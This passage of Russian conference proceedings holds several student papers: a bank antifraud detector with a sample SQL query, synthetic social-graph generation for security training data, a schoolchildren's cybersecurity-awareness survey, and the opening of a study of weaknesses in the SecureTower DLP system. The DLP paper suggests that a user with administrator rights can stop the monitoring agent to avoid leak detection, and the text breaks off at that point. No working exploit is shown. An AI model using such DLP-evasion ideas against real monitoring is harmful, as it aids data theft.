Для начала обозначим, что такое антифрод. Антифрод – это система, предназначенная для оценки финансовых транзакций в Интернете на предмет подозрительности с точки зрения мошенничества и предлагающая рекомендации по их дальнейшей обработке [2]. В свою очередь операция может расцениваться как подозрительная по многочисленным причинам, вот некоторые из них: разовое поступление на счёт крупной суммы при условии, что обычно таких денег на нём не бывает; оплата с другого региона или страны; оплата с неблагонадежного устройства и т.д. [3]

В ходе разработки программного средства, предназначенного для автоматизированного отслеживания нетипичного поведения клиентов банковской сферы, были изучены инструменты проверки платежей и верификации плательщиков, а также спроектирована и заполнена модельная база данных, содержащая информацию о пользователях банка (рисунок 1).




Рисунок 1– Схема данных модельного примера

Для выявления подозрительной активности со стороны пользователей банков разработана система поведенческого анализа.

Обобщенный алгоритм работы приложения реализует следующий набор шагов:

1. Сбор и агрегация данных об активности клиентов.
2. Анализ стандартной поведенческой модели каждого пользователя, реализуемая с использованием языка управления данными РБД [4].
3. Сравнение данных текущей транзакции со стандартным поведенческим паттерном. При возникновении отклонений, генерируется сигналы тревожного оповещения.

В процессе работы исследовались следующие отклонения от поведенческого паттерна клиента:

– Индикатор – «Нехарактерное место оплаты»;
– Индикатор – «Использование подозрительных устройств оплаты»;
– Индикатор – «Превышение среднего значения платежа»;
– Индикатор – «Перевод денег на подозрительный счет»;
– Индикатор – «Превышение среднего значения пополнения карты»;

Для сравнения стандартного паттерна клиента с действиями, осуществляемыми в данной транзакции, в разработанном приложении агрегируются возможности двух языков программирования: ЯПВУ VBA и декларативного SQL.

Так, например, для определения нехарактерного места проведения платежа, программа генерирует и выполняет следующий запрос SQL:

```
SELECT Клиенты.[Город проживания]
FROM Клиенты INNER JOIN Карты ON Клиенты.[Лицевой счет] = Карты.[Владелец]
WHERE Карты.[№ карты] = [№ карты].Value;
```

возвращающий место прописки того клиента банка, карта которого фигурирует в текущей транзакции, и сравнивает с местом выполнения операции. При несовпадении этих показателей, генерируется тревожное оповещение, предназначенное анализа ответственными сотрудниками банка.

Для определения подозрительных устройств оплаты, программа выполняет запрос SQL, возвращающий IP устройств, с которых клиент ранее осуществлял платежи, и сравнивает с IP устройства, использованном в текущей транзакции. Если устройство новое – генерируется сигнал тревожного оповещения.

Индикатор превышения среднего значения платежа. Запрос SQL возвращает среднее значение денежной суммы по заданной категории операции для того клиента, карта которого фигурирует в текущей транзакции. А затем это значение сравнивается с суммой текущего платежа.

Индикатор перевода денег на подозрительный счет. Запрос SQL возвращает лицевой счет получателя, которому была переведена сумма от

клиента, карта которого фигурирует в текущей транзакции. Результат выполнения запроса сравнивается с базой клиентов, фигурирующих в базе лиц, замеченных в мошеннических операциях.

Индикатор превышения среднего значения пополнения карты возвращает среднее значение денежной суммы, вносимой на счет клиента, карта которого фигурирует в текущей транзакции, и сравнивает с суммой текущего взноса на карту.

Следует оговорится, что сравнение текущей суммы платежа со средним для данного клиента значением, является не очень корректным. Поэтому в дальнейшей перспективе данный индикатор будет дополнен программным блоком, использующим механизмы нечеткой логики для определения того, какая сумма является большой именно для этого клиента.

Для удобства работы оператора поведенческого анализа, программный продукт имеет удобный интерфейс, отображающий не только alarm-сообщения, но и всю информацию по данной транзакции (рисунок 2).




Рисунок 2 – Результат работы программы

Данное программное средство не является окончательной версией данного продукта. В дальнейшем (для повышения эффективности) планируется усовершенствование как программного кода, так и визуального отображения работы программы. Основным направлением для развития данной работы является увеличение данных об отклонениях от поведенческого паттерна клиента банка, т.к. современные программы фрод-мониторинга насчитывают десятки индикаторов, среди них информация о банке получателя, времени и периодичности платежей, остатке по счету, ошибках входа и изменения логина или пароля и т.д.

Список литературы

1. С 26 сентября вступили в силу новые основания для блокировки счета клиента: удастся ли справиться с мошенничеством? / ГРАНТ.РУ. Дата обновления: 27.09.2018. URL: https://www.garant.ru/article/1220651/ (дата обращения: 15.09.2019).

2. Антифрод / URL: https://ru.wikipedia.org/wiki/Антифрод (дата обращения: 10.09.2019).

3. Михайлова У.В., Коновалов М.В., Гуринец К., Кучербаева Э.Ф. Идентификация личности / Актуальные проблемы современной науки, техники и образования. - 2013. Т. 2. № 71. С. 164-166

4. Носова Т.Н., Быкова Т.В., Булатов Р.Р., Михайлова У.В. Защита баз данных ORACLE / Актуальные проблемы современной науки, техники и образования. 2015. Т. 2. № 1. С. 188-191.

5. Носова Т.Н. Реализация аспектов ориентированности на профессиональную деятельность в преподавании дисциплин, рассматривающих базы данных / Современное образование: повышение профессиональной компетентности преподавателей вуза - гарантия обеспечения качества образования. Материалы международной научно-методической конференции. 2018. 2018. С. 220-221.

6. Баранкова И.И., Михайлова У.В., Быкова Т.В. Сложности, возникающие при проведении аудита информационной безопасности на предприятии / Вестник УрФО. Безопасность в информационной сфере. 2019. № 1 (31). С. 53-56.

7. Баранкова И.И., Лукьянов Г.И., Дончан Д.М. Обнаружение атак на корпоративный сайт на базе анализа SQL-запросов / Актуальные проблемы современной науки, техники и образования Тезисы докладов 76-ой международной научно-технической конференции. 2018. С. 292.

УДК 004.056

ПРИМЕНЕНИЕ МОДЕЛЕЙ СЛОЖНЫХ СЕТЕЙ ДЛЯ ФОРМИРОВАНИЯ СТАТИЧЕСКОЙ СТРУКТУРЫ СОЦИАЛЬНЫХ ГРАФОВ В ЗАДАЧЕ СИНТЕЗА МАССИВОВ УСЛОВНО-РЕАЛЬНЫХ ДАННЫХ

П.В. Сушков
Научный руководитель: канд. техн. наук, доц. Н.И. Синадский
г. Екатеринбург, Уральский федеральный университет им. первого Президента РоссииБ.Н. Ельцина

Аннотация. В докладе рассматривается процесс создания статической структуры социальных графов на основе композиции моделей сложных сетей Ваттса-Строгатца и Барабаши-Альберт, дополненный методами диффе-

ренциации вершин и определения частичного изоморфизма графов для максимального сохранения взаимосвязей между объектами в различных ИТ-сервисах для формирования массивов условно-реальных данных о взаимодействии пользователей сервисов.

Ключевые слова. Массив условно-реальных данных, модели сложных сетей

Вступление в силу Федерального закона 187-ФЗ «О безопасности критической информационной инфраструктуры Российской Федерации» свидетельствует об актуальности и значимости решения задачи по обнаружению, предупреждению и ликвидации последствий компьютерных атак и реагирования на компьютерные инциденты. Данные задачи решаются различными средствами, в числе которых информационно-аналитические системы безопасности (ИАСБ).

Для организации и проведения практических занятий с использованием ИАСБ и вспомогательного оборудования как на потоках магистратуры по направлению «Информационная безопасность», так и на потоках специалитета «Информационная безопасность телекоммуникационных систем» и «Информационно-аналитические системы безопасности» необходимо создание учебного полигона, оснащенного современными образцами ИАСБ.

Подключение учебных ИАСБ к действующему оборудованию операторов связи, являющемуся источником информации о взаимодействии пользователей ИТ-сервисов, невозможно в соответствии со ст. 64 ФЗ «О связи». Также отсутствует возможность применения настоящих массивов биллинговой информации в силу того, что такие массивы содержат персональные данные пользователей, а доступ к ним и их хранение ограничены законодательно. Для решения указанных проблем требуется разработка специального программного обеспечения, имитирующего работу оборудования оператора связи по сбору информации из различных источников. Программный комплекс должен синтезировать **массивы условно-реальных данных**, описывающие взаимодействие пользователей информационно-телекоммуникационных сервисов. Генерируемые тестовые массивы данных могут использоваться для постановки поисково-аналитических задач при изучении ИАСБ.

Обзор литературы позволяет сделать вывод об отсутствии готовых методов и алгоритмов генерации массивов данных, отражающих взаимодействие пользователей ИТ-сервисов. Особенностью синтезируемого массива условно-реальных данных является сочетание ситуационной задачи и фонового массива данных. Задача синтеза фонового массива данных рассматривается как комплексная и включает несколько этапов:

1. Создание статической структуры моделируемых ИТ-сервисов с частичным сохранением коммуникационных связей пользователей в различных сервисах;

2. Формирование атрибутивных параметров учетных записей пользователей во всех ИТ-сервисах с учетом демографических и социальных характеристик;

3. Формирование динамических связей пользователей, вызванных различными видами коммуникационных событий.

В докладе наиболее подробно рассмотрен процесс формирования статической структуры ИТ-сервисов сотовой связи и социальных сетей.

ИТ-сервисы целесообразно рассматривать в виде социальных графов. В общем случае структура социального графа представляется в виде $G=(U, E)$, где U — множество вершин графа. Обозначим через G_M и G_S социальные графы ИТ-сервисов мобильной связи и социальных сетей соответственно. Ситуационная задача описывается шаблоном взаимодействия пользователей $G_t = (U_t, E_t)$.

Для создания основы для описания взаимодействия пользователей ИТ-сервисов предлагается использовать метод формирования статической структуры социальных графов G_M и G_S на основе композиции существующих моделей построения сложных сетей с учетом заданного шаблона взаимодействия пользователей G_t.

В рамках данного исследования наибольший интерес представляют три модели построения сложных сетей, позволяющие описывать взаимодействие между людьми:

- модель Эрдёша-Реньи (случайные графы) [1];
- модель Ваттса-Строгатца (сети тесного мира) [2];
- модель Барабаши-Альберт (сети предпочтительного присоединения) [3].

Таблица 1

	модель Эрдёша-Реньи	модель Ваттса-Строгатца	модель Барабаши-Альберт
Закон распределения степеней вершин	Пуассоновский	близкий к Пуассоновскому	показательный
Расстояние между вершинами	малое	малое	малое
Коэффициент кластеризации	низкий	высокий	средний
Структура	децентрализованная	децентрализованная	централизованная

Для рассматриваемых моделей в таблице 1 представлены основные структурные свойства, которые являются определяющими при выборе модели для формирования структуры ИТ-сервиса.

Процесс формирования статических структур социальных графов целесообразно начинать с построения структуры сервиса мобильной связи,

т.к. количество абонентов будет превышать количество пользователей социальных сетей.

По результатам исследования аналитической компании AC&M-Consulting количество абонентов сотовой связи в России по итогам 2017 года составило 255,4 млн sim-карт, что говорит об охваченности населения страны средствами мобильной связи более чем на 150 %. Учитывая это, а также относительно низкую стоимость обслуживания у провайдеров данных услуг, можно говорить о простоте и обыденности применения средств сотовой связи в качестве средства коммуникации между людьми. Вследствие этого, структура взаимосвязей абонентов ИТ-сервиса сотовой связи будет рассматриваться как сеть простого вербального общения людей в реальном мире без применения каких-либо технических средств, т.к. для данных сетей давно определены некоторые структурные свойства [3 ,4]:

- закон распределения степеней вершин близкий к Пуассоновскому;
- малая длина пути между вершинами;
- высокий коэффициент кластеризации;
- децентрализованная структура.

Построение структуры мобильных сетей начинается с некоторого фиксированного числа вершин, которые затем случайным образом связываются или меняют связи. Однако социальные сети носят открытый характер, что подразумевает рост благодаря непрерывному добавлению новых узлов. Начиная с небольшого ядра, количество узлов увеличивается на протяжении всего времени жизни сети путем последующего добавления новых. Кроме того большинство социальных сетей демонстрируют предпочтительное соединение, такое, что вероятность подключения к узлу зависит от его степени.

Указанные свойства определяют отличительное свойство социальных сетей по сравнению с сетями взаимодействия в реальном мире: закон распределения степеней вершин – показательный. Кроме того, показательному закону распределения соответствует сильноцентрализованная структура. Остальные свойства (малая длина пути между вершинами, высокий коэффициент кластеризации) остаются неизменными.

Анализ свойств моделей и реальных сетей позволяет сделать вывод, что для описания взаимодействия абонентов мобильной связи наилучшим образом подходит модель Ваттса-Строгатца. С другой стороны, активность между пользователями социальных сетей имеет отличительные особенности, наиболее полно отраженные в модели Барабаши-Альберт.

Процесс формирования **структуры социального графа** $\boldsymbol{G_M}$ начинается с генерации регулярной решетки со степенью вершин K. Затем происходит выбор случайным образом соседних вершин в количестве $|U_t|$, с распределением значений вершин и ребер в соответствии с U_t и E_t. На последнем этапе выполняется перераспределение каждого ребра с вероятностью p на случайную вершину. Назначенные в соответствии с E_tребра остаются неизменными.

Процесс формирования **структуры социального графа G_S** начинается с генерации случайного графа с количеством вершин m_0. Данный граф выступает в роли начального ядра будущего социального графа. Случайный граф строится в соответствии с моделью Эрдёша-Реньи. Исходными данными на этом этапе являются количество вершин m_0 и вероятность p_0, с которой между двумя произвольными вершинами образуется ребро.

После создания структурного ядра графа происходит последовательное добавление вершин в количестве m_{max}, определенном изначально. За один шаг создается одна вершина. Количество ребер, с которым данная вершина добавляется, зависит от коэффициента C, значение которого определено заранее и остается постоянным. Данный коэффициент призван снизить разрежённость формируемого графа, что как следствие позволит увеличить коэффициент кластеризации.

Использование случайного закона при определении соответствия между вершинами различных социальных графов лишает реалистичности синтезируемые массивы условно-реальных данных. Для максимального сохранения взаимосвязей между объектами в различных сервисах предложено использовать метод анализа структур социальных графов на основе дифференциации вершин и определения частичного изоморфизма [6].

Задача определения сходства структур рассматривается как выделение в сравниваемых графах G_M и G_Sнаибольшей общей части — графа $G_{max} = (U_{max}, E_{max})$. Для решения данной задачи в работах [7,8] предлагается перебрать все возможные подстановки вершин исследуемых графов, и в каждой из них определить число совместившихся ребер, образующих общую часть. Подстановка, образующая граф G_{max} с наибольшим числом рёбер $|E_{max}|$, именуется подстановкой сходства, а сформированная на основе нее общая часть является наибольшей.

С целью уменьшения вычислительной сложности разрабатываемого алгоритма предлагается исключить перебор всех возможных подстановок вершин при формировании наибольшей общей части путем введения начальной подстановки, которая определяет всю дальнейшую подстановку сходства за счет применения метода дифференциации вершин.

Под ***начальной подстановкой*** будем понимать пару вершин, для которых принимается условие взаимно однозначного соответствия (биективного отображения), т.е. для пары вершин $u_1(G_M^{MTS}) \in U_M$ и условно соответствующей ей вершине $u_1(G_S^{OK}) \in U_S$ верно$u_1(G_M^{MTS}) \leftrightarrow u_1(G_S^{OK})$.

В качестве начальной подстановки $(u_x(G_M^{MTS}), u_y(G_S^{OK}))$ предлагается использовать вершины с максимальными степенными параметрами в обоих графах G_M и G_S:

$$u_1(G_M^{MTS}) = u_x^k(G_M^{MTS}) \in U_M$$
$$u_1(G_S^{OK}) = u_y^n(G_S^{OK}) \in U_S,$$

где k и n обозначают максимальные степени вершин $u_x(G_M^{MTS})$ и $u_y(G_S^{OK})$ графов G_M и G_S соответственно.

После определения начальной подстановки выполняется процедура взаимозависимой дифференциации вершин в обоих графах G_M и G_S. В результате данного этапа происходит присвоение одинаковых кодов различия двум вершинам из различных графов, которые максимально соответствуют друг другу структурно. Таким образом, часть взаимосвязей пользователей из социального графа U_M будет доступна и в графе U_S. После определения соответствия вершин U_S вершинам U_M при необходимости происходит добавление ребер для сохранения ситуационной задачи G_t.

Рассмотренный в докладе композиционный метод, объединяющий несколько моделей построения сложных сетей для формирования статических структур моделируемых ИТ-сервисов, используются в качестве основы для создания коммуникационных событий на следующем этапе процедуры генерации массивов данных. Сгенерированный ситуационный массив условно-реальных данных, созданный с помощью специального программного обеспечения, применяется при отработке практических заданий на учебном полигоне по изучению ИАСБ.

Список литературы

1. Erdo˝s, P., and A. Re´nyi, On Random Graphs. Publicationes Mathematicae (Debrecen), volume 6, 1959, pp. 290-297.

2. Watts, D. J., Small Worlds: The Dynamics of Networks between Order and Randomness (Princeton University, Princeton, NJ), 1999.

3. R. Albert, A-L. Barabasi. Statistical mechanics of complex networks. Reviews of modern physics, volume 74, January 2002.

4. Проект Edyo.ru. URL: http://edyo.ru (дата обращения 20.06.2018).

5. Семенищев И.А., Синадский А.Н., Синадский Н.И., Сушков П.В. Синтез массивов биллинговой информации на основе статистико-событийной модели взаимодействия абонентов сетей сотовой связи. / Вестник УрФО. Безопасность в информационной сфере. 2018. № 1 (27). С. 47-56.

6. Синадский Н.И., Сушков П.В. Модификация методов анализа социальных графов на основе применения атрибутивных компонентов учетных записей для идентификации сообществ пользователей социальных сетей —/ Вестник УрФО. Безопасность в информационной сфере. 2017. № 2 (24). С. 32-40.

7. Погребной Ан.В., Погребной В.К. Метод дифференциации вершин графа и решение проблемы изоморфизма // Известия Томского политехнического университета. 2015. Т. 326. № 6. С. 34–45.

8. Погребной А.В. Метод определения сходства структур графов на основе выделения частичного изоморфизма в задачах геоинформатики // Известия Томского политехнического университета, 2015. Т. 326. № 11. С. 56-66.

УДК 004.588

ЦИФРОВОЕ УПРАВЛЕНИЕ ОСВЕДОМЛЕННОСТЬЮ О КИБЕРБЕЗОПАСНОСТИ

Е.А. Патрашкина, Е.А. Симцов
Научный руководитель:доктор пед. наук, проф. Л.В. Астахова
г. Челябинск, Южно-Уральский государственный университет (национальный исследовательский университет)

Аннотация. Развитие информационного пространства требует развития осведомленности людей о его безопасности. Цель данной работы: представить результаты проведенного исследования фактора осведомленности об информационной безопасности (ИБ) граждан, ее нормативного и организационного обеспечения. На основе выявленного уровня осведомленности российских школьников разработаны требования к цифровым сервисам по управлению осведомленностью о кибербезопасности для школьников среднего и старшего звена и разработана концепция программы.
Ключевые слова: информационная безопасность, кибербезопасность, осведомленность.

Достижения в области кибербезопасности многочисленны, но их не всегда достаточно для создания безопасной среды. Сохранение информации от злоумышленников требует применения организационных и технических мер, направленных на защиту информации. Для повышения уровня осведомленности должна быть правовая и культурная основа, прививаемая с детства, контролируемая современными методами сбора информации, а также методика обучения людей компьютерной безопасности. Цель данной работы: представить результаты проведенного исследования фактора осведомленности об информационной безопасности граждан, ее нормативного, организационного и технического обеспечения. На основе выявленного уровня осведомленности российских школьников разработаны требования к цифровым сервисам по управлению осведомленностью о кибербезопасности для школьников среднего и старшего звена и разработана концепция программы.

Осведомленность об ИБ – понимание и знание о необходимом поведении для защиты от информационных угроз.[1] Процесс повышения осведомленности об ИБ (Security Awareness) зародился в конце 90-х в США в связи с необходимостью привлечения внимания персонала организаций к данной проблеме.[6]

Осведомленность об ИБ является частью культуры ИБ и имеет государственную значимость. В Доктрине информационной безопасности РФ (2016) низкая осведомленность является одной из угроз ИБ. В задачах ука-

зана необходимость поддержки образовательных программ и организаций, работающих в данной области. [13]

Системы организационных мер прописаны в ГОСТ Р ИСО/МЭК 27002-2013. Руководство должно организовывать и контролировать процесс повышения осведомленности всех сотрудников с помощью регулярного обновления информации о правилах и процедурах обеспечения ИБ.[2]

В приказах ФСТЭК России №17 и №21 понятие осведомленности не упоминается[8][9], а в приказах №31 и №239 для требований по осведомленности не предусмотрен контроль из-за отсутствия способов проверки выполнения.[10][11]

Основы ИБ, согласно приказу Минобрнауки №1897, входят в обязательную программу общего образования.[12]

Большое внимание вопросам осведомленности в области ИБ уделяется за рубежом. CybersecurityCapacityReviewoftheUnitedKingdom указывает на наличие проблем в данной сфере, необходимость разработки программ для повышения осведомленности, которые должны охватывать широкий круг целевых групп общества, особенно детей разных возрастных групп и других уязвимых групп, и их эффективность следует наблюдать и измерять.[15]

Внимание уделяется не только просвещению, но и сбору данных об осведомленности. Так, в Норвегии был представлен документ о Кибер Культуре, в котором приводилась статистика, касающаяся в том числе и осведомленности.[14]

Международная практика обширнее, чем в России, закреплена как в рекомендательных, так и в обязательных документах. Она задействует международные корпорации и объединяет сраны для решения данной проблемы. Заинтересованность правительств выражается не только в документах, но и в проведении ежегодных сериях мероприятий по осведомленности, называемых месячниками, существующих 2004 года и распространяющихся на все слои населения. Эти мероприятия анализируют текущее состояние осведомленности и популяризируют данную тему в обществе.[5]

Для создания программы повышения осведомленности в области ИБ у школьников мы провели исследование их знаний. Опрос был проведен среди более полусотни учеников с 5 по 11 класс. Средний возраст участников составил 15,6 лет. По результатам опроса мы пришли к следующим выводам:

- 70% участников, по их мнению, осознают все свои действия в сети и считают себя достаточно осведомленными об угрозах их ИБ;
- 56% обеспокоены потенциальной возможностью осуществления угрозы ИБ:
- 67% уверены в полной безопасности собственного ПК, считают, что их файлы хорошо защищены;
- 55,5% сомневаются, что правительство может помочь им защитить личную информацию

- 69,1% считают, что наибольшую онлайн-угрозу представляют действия злоумышленников, а не их собственные ошибки;
- наиболее популярным способом решения при реализации угрозы является «обращение за помощью к экспертам», «обращение в правоохранительные органы» и «самостоятельное решение проблемы»;
- информацию об ИБ, в основном, получают сами. В большинстве школ нет правил ИБ или ученики о и них не знают, такая же ситуация с использованием личного ПК в школе.

В целом опрос показал позитивные результаты. 80% имеют представление об ИБ, понимают важность паролей и необходимость создания копий наиболее важной информации. 85,5% используют на своих компьютерах антивирус, а 23,6% знают, что такое брандмауэр. Однако, полученные знания не были систематизированы и их сложно все отследить и проконтролировать, т.к. они были получены путём проб и ошибок: своих, своих друзей и родных. Для решения этой проблемы считаем обязательным ввести в образовательную программу цифровые курсы по повышению осведомленности в сфере кибербезопасности.

Сегодня рынок таких программ обширен, каждая программа обладает своими плюсами и минусами. Рассмотрим некоторые из них.

Основными критериями в оценивании программ были:

- система знаний, заложенная в курс;
- интерактивность и доступность предлагаемого материала;
- возможность отслеживания прогресса в обучении;
- другие функции управления, а также ресурсная составляющая.

Сравнительный анализ показал, что большинство программ могли бы подойти общеобразовательным учреждениям, но, к сожалению, ни одна школа не может себе позволить таких затрат. Идеальным решением проблемы является создание более дешевого аналога.

Программа обучения должна отражать актуальную систему знаний, существующих на сегодняшний день. Сам процесс обучения должен основываться на предварительном тестировании, которое будет выявлять, к каким угрозам ученики не готовы на текущий момент. Подача материала должна осуществляться по модульному принципу, та или иная угроза должна объясняться на конкретных жизненных примерах.[1] Обязательна при этом система управления для преподавателей, которая включает в себя контроль прохождения курса и оценивание. Современное поколение учеников живет в привычной среде интерактивности и визуализации, что также должно быть одним из основных критериев при создании программы.

Реализована такая программа может в среде web-программирования как отдельный ресурс, доступ к которому будет осуществляться по подписке или же на таких языках как Python, C# как отдельное приложение. По-

нашему мнению, эти языки оптимальны, поскольку C# - язык, продвигаемый компанией Microsoft, и с его помощью можно оптимизировать работу программы для Windows OS. Но поскольку большинство школ сейчас используют Linux OS, наиболее оптимальным решением для создания программы будет Python, поскольку особенностью этой операционной системы является наличие интерпретатора Python. Особенностью Python является также кроссплатформенность языка, что позволит создать приложениепод любую ОС.

Таким образом, исследование состояния осведомленности школьников в области информационной безопасности показало ее недостаточный уровень. Для цифрового управления осведомленностью мы разработали концепт программного средства мониторинга и повышения качества знаний об информационной безопасности, что позволит школьникам в будущем успешно адаптироваться к условиям цифровой экономики.

Список литературы

1. Обзор рынка сервисов повышения осведомленности по ИБ (Security Awareness) [Электронный ресурс] / С.Е. ГорюновURL: https://www.anti-malware.ru/analytics/Market_Analysis/Security-Awareness#part3

2. ISO/IEC 27002:2013 Information technology – Security techniques – Code of practice for information security management [Электронныйресурс] URL:https://www.iso.org/standard/54533.html

3. NIST SP 800-50-2003 Building an Information Technology Security Awareness and Training Program [Электронныйресурс] URL:https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-50.pdf

4. Information Security Awareness in Financial Organisations [Электронныйресурс] / ENISA URL:https://webcache.googleusercontent.com/search?q=cache:0Us-oaHURyQJ: https://www.enisa.europa.eu/publications/archive/is-in-financial-organisations/at_download/fullReport+&cd=1&hl=ru&ct=clnk&gl=ru

5. The new users guide: How to raise information security awareness [Электронныйресурс] / ENISA URL:https://www.enisa.europa.eu/publications/archive/copy_of_new-users-guide

6. Почему у задачи по повышению осведомленности в кибербезопасности нет альтернативы [Электронный ресурс] / В.А. Пластунов https://www.itweek.ru/security/article/detail.php?ID=195601

7. Обзорстандарта COBIT (Control Objectives for Information and related Technology) v. 4.1. Методология, процессы, критерии, внедрение Cobit. [Электронный ресурс]URL: https://www.itexpert.ru/rus/biblio/cobit/

8. Приказ ФСТЭК от 11 февраля 2013 г. № 17 [Электронный ресурс] URL: https://fstec.ru/normotvorcheskaya/akty/53-prikazy/702-prikaz-fstek-rossii-ot-11-fevralya-2013-g-n-17

9. Приказ ФСТЭК от 18 февраля 2013 г. № 21 [Электронный ресурс]URL: https://fstec.ru/normotvorcheskaya/akty/53-prikazy/691-prikaz-fstek-rossii-ot-18-fevralya-2013-g-n-21

10. Приказ ФСТЭК от 14 марта 2014 г. № 31 [Электронный ресурс]URL: https://fstec.ru/normotvorcheskaya/akty/53-prikazy/868-prikaz-fstek-rossii-ot-14-marta-2014-g-n-31

11. Приказ ФСТЭК от 25 декабря 2017 г. № 239 [Электронный ресурс]URL: https://fstec.ru/normotvorcheskaya/akty/53-prikazy/1592-prikaz-fstek-rossii-ot-25-dekabrya-2017-g-n-239

12. Приказ от 17 декабря 2010 г. № 1897 «Об утверждении федерального государственного образовательного стандарта основного общего образования» (в ред. Приказа Минобрнауки России от 29.12.2014 № 1644) [Электронный ресурс]URL: https://mosmetod.ru/metodicheskoe-prostranstvo/documenti/prikaz-ot-17-dekabrya-2010-g-1897.html

13. Доктрина информационной безопасности Российской Федерации [Электронный ресурс]/ Утверждена Указом Президента Российской Федерации от 5 декабря 2016 г. №646 URL:https://rg.ru/2016/12/06/doktrina-infobezobasnost-site-dok.html

14. The norwegian cyber security culture [Электронныйресурс]/ Bjarte Malmedal, Hanne Eggen Røislien // Norwegian Centre for Information Security (NorSIS) URL:https://norsis.no/wp-content/uploads/2016/09/The-Norwegian-Cybersecurity-culture-web.pdf

15. Cybersecurity Capacity Review of the United Kingdom [Электронный-ресурс]/ the Global Cybersecurity Capacity Centre URL:https://www.sbs.ox.ac.uk/cybersecurity-capaci-ty/system/files/Cybersecurity%20Capacity%20Review%20of%20the%20United%20Kingdom.pdf

УДК 004

ПОИСК УЯЗВИМОСТЕЙ DLP - СИСТЕМЫ FALCONGAZE SECURETOWER

Ю.И. Мигурская
Научный руководитель: канд. техн.наук,доц. Т.Ю. Зырянова
г. Екатеринбург, Уральский государственный университет путей сообщения (УрГУПС)

Аннотация: В современном мире существует информация, обладающая особой ценностью, потеря которой несет за собой негативные последствия. В этом и заключается сложность работы в сфере информационной безопас-

ности: требуется постоянно создавать и улучшать программы, которые направлены на техническую защиту информации. Таким образом, основным ресурсом в современном мире является информация.

Производители средств защиты разработали специальный класс продуктов – Data Loss Prevention (DLP), предназначенный для предотвращения потери данных.

Наряду со своей основной задачей, связанной с предотвращением утечек информации, DLP-системы также хорошо справляются с различными другими задачами, связанных с контролем действий персонала. Чаще всего DLP-системы используются для решения следующих неосновных для себя задач:

- контроль рабочего времени и рабочих ресурсов сотрудниками;
- мониторинг общения сотрудников, которое может навредить организации;
- контроль правомерности действий сотрудников (предотвращение печати поддельных документов и пр.);
- выявление сотрудников, рассылающих резюме, для оперативного поиска специалистов на освободившуюся должность

Любая система, созданная человеком, не является совершенно идеальной, так как, создав определенный продукт, разработчик знает все его слабые места, и самым неблагоприятным исходом является обход системы защиты. На примере DLP-системы SecureTower компании Falcongaze будут проведены исследования на уязвимость.

Ключевые слова. Информационная безопасность, операционная система, конфиденциальная информация, dlp-система, уязвимости, защита, сервер, анализ трафика.

SecureTower —DLP-система, состоящая из нескольких важных компонентов, и не занимающая долгого проникновения в корпоративную сеть. Она организует комплекс мероприятий по защите, как персональных данных, так и конфиденциальной информации предприятия.

Комплексный программный продукт SecureTower предназначен для обеспечения внутрикорпоративной информационной безопасности посредством перехвата и анализа сетевого трафика, данных, переданных на внешние устройства, локальные сетевые ресурсы, облачные хранилища, локальные и сетевые принтеры. Система осуществляет мониторинг работы пользователя на компьютере и поддерживает контроль аудио потоков со звуковых устройств и видео с рабочих столов и веб-камер компьютеров, а также следит за изменениями файловых систем компьютеров в режиме реального времени.

Данное решение позволяет устранять утечку и нежелательное распространение конфиденциальной информации через Интернет, перехватывая входящие и исходящие сообщения электронной почты, переписку в программах

мгновенных сообщений, переданные документы, файлы, веб-страницы и т.д. В целом SecureTower можно описать как способ защиты от внутренних угроз, оказывающее влияние на административно-организационное, репутационное и экономическое управление компанией. Контентный анализ осуществляет изучение текста по ключевым словам и фразам, а также, морфологии русского языка, выполняет поиск по повторяющимся выражениям и контролирует информацию по тематическим словарям.

Функционал SecureTower предоставляет создание цифровых отпечатков документов и целых баз данных. Технология цифровых отпечатков анализирует поточные конфиденциальные документы и сравнивает их с утвержденными ранее образцами.

Изучив функционирование компонентов данной системы, были выявлены уязвимости:

1. Отключение службы агента

Основной попыткой предотвращения защиты служит отключение службы агента от наблюдения администратора. В этом случае можно совершить множество запрещенных действий, реализация которых приведет к огромной потери данных.

- Пользователь имеет права администратора.

Если пользователь имеет права администратора, в его распоряжении находятся множество операций, в том числе и закрытие службы агента. Попробуем это проверить.

